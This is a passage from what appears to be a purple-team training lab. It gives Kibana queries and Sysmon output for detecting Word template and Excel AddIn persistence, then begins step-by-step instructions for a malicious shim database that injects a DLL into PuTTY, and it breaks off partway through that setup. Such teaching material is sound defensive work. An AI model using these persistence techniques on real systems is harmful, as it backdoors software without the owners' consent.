Word Template Backdoor

In order to detect the Word template backdoor, the easiest detection method is to review parent-child relationships and look for processes spawned by your Office processes (e.g. `winword.exe`).

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon). We will look for all processes launched by Word by running the following search:

```
event.code:1 and process.parent.name.text:winword.exe
```

Next to the backdoor we just installed, this search will likely include some older events (e.g., on Day 2 you spawned `calc.exe` from a simple `.docm` file).

An interesting variation on this is the below search, where we exclude parent processes command lines with `.docm`. The idea here is to only look for non-macro enabled documents that are spawning child processes, which likely means the template was tampered with:

```
event.code:1 and process.parent.executable.text:winword.exe and not
process.parent.args:*.docm*
```

Using this new search, you should no longer see the examples of Day 2, as those relied on macro-enabled word documents.

Feel free to review / expand the events to find our most recent activity:

t process.args	C:\Users\student\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe, /G
t process.entity_id	{5020dcdc-3ebb-5e98-0000-00104d31ef01}
t process.executable	C:\Users\Student\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe
t process.name	OfficeUpdate.exe
t process.parent.args	C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE, /n, C:\Users\Student\Desktop\SampleFile.docx, /o,
t process.parent.entity_id	{5020dcdc-3eb9-5e98-0000-001024d3ee01}
t process.parent.executable	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
t process.parent.name	WINWORD.EXE
# process.parent.pid	7436
# process.pid	2224
t process.working_directory	C:\Users\Student\Desktop\

Excel AddIn Backdoor

Next, let's try to detect the Excel AddIn backdoor that was installed! Unfortunately, no community Sigma rule exists for this specific situation, but we can easily build something ourselves. We are looking for a very specific registry key that needs to be adapted, so we can filter very narrowly:

```
event.code:13 and winlog.event_data.TargetObject:*Excel\\Options\\OPEN*
```

As usual, feel free to review / expand the event to find all details:

t process.entity_id	{5020dcdc-82b5-5e98-0000-00100f554900}
t process.executable	C:\Windows\regedit.exe
t process.name	regedit.exe
# process.pid	4112
t winlog.api	wineventlog
t winlog.channel	Microsoft-Windows-Sysmon/Operational
t winlog.computer_name	win10.sec699-30.lab
t winlog.event_data.Details	/R ExcelAddInDll.xll
t winlog.event_data.EventType	SetValue
t winlog.event_data.RuleName	T1137
t winlog.event_data.TargetObject	HKU\S-1-5-21-4061296535-2228007095-1026880193-1125\Software\Microsoft\Office\16.0\Excel\Options\OPEN
t winlog.event_id	13

If you have time left, why not write a Sigma rule and contribute it to the community? :)

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How persistence can be achieved by compromising the Word default template
- How persistence can be achieved by using an Excel AddIn
- How we can detect these persistence strategies

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 6: Application Shimming

In order to solve issues with legacy applications, Microsoft implemented the Application Compatibility Toolkit (ACT). The software includes a wide range of fixes that can be applied to ensure legacy applications remain operational on new Windows versions. Can this possibly be abused by attackers? Why yes, absolutely!

> **T1138 - Application Shimming**
>
> The Microsoft Windows Application Compatibility Infrastructure/Framework (Application Shim) was created to allow for backward compatibility of software as the operating system codebase changes over time. For example, the application shimming feature allows developers to apply fixes to applications (without rewriting code) that were created for Windows XP so that it will work with Windows 10. Within the framework, shims are created to act as a buffer between the program (or more specifically, the Import Address Table) and the Windows OS. When a program is executed, the shim cache is referenced to determine if the program requires the use of the shim database (.sdb). If so, the shim database uses Hooking to redirect the code as necessary in order to communicate with the OS.
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.


Objective 1: Building a malicious shim database

As a first objective, we'll create a malicious shim database that will backdoor an existing executable. As a target executable, we will target a 32-bit version of Putty. Putty is already available on the CommandoVM virtual machine, but unfortunately in a 64-bit version.


You can download a 32-bit version of Putty here. This is the normal Putty 32-bit without any manipulations or backdoors. Please download it to `C:\Users\student\Downloads`

Step 1: Create a malicious shim database on CommandoVM

As a first step, we'll need to open the `Compatibility Administrator` application. First click the `Start` button and look for `Compatibility Administrator (32-bit)`. As our target executable is 32 bit, we also need to use a 32-bit shim database:




Once the Compatibility Administrator tool has opened, please right-click the `New Database` entry and select `Create New` - `Application Fix...`.




In the next window, we'll need to provide some basic information on the application for which we are creating an Application Shim. We will provide the following values:


- Name of the program to be fixed: `Putty32`
- Name of the vendor for this program: `Putty`
- Program file location: `C:\Users\student\Downloads\putty32.exe`




The next window includes some overall compatibility modes. We want to create a specific fix, so we will ignore these compatibility modes. Please just click `Next` without selecting anything:




The next window includes specific compatibility fixes. Please scroll the list and check the box next to the `InjectDll` entry. Indeed, we want to inject a DLL in our Putty executable! **Don't immediately click Next**, as we still need to configure the `Parameters`:



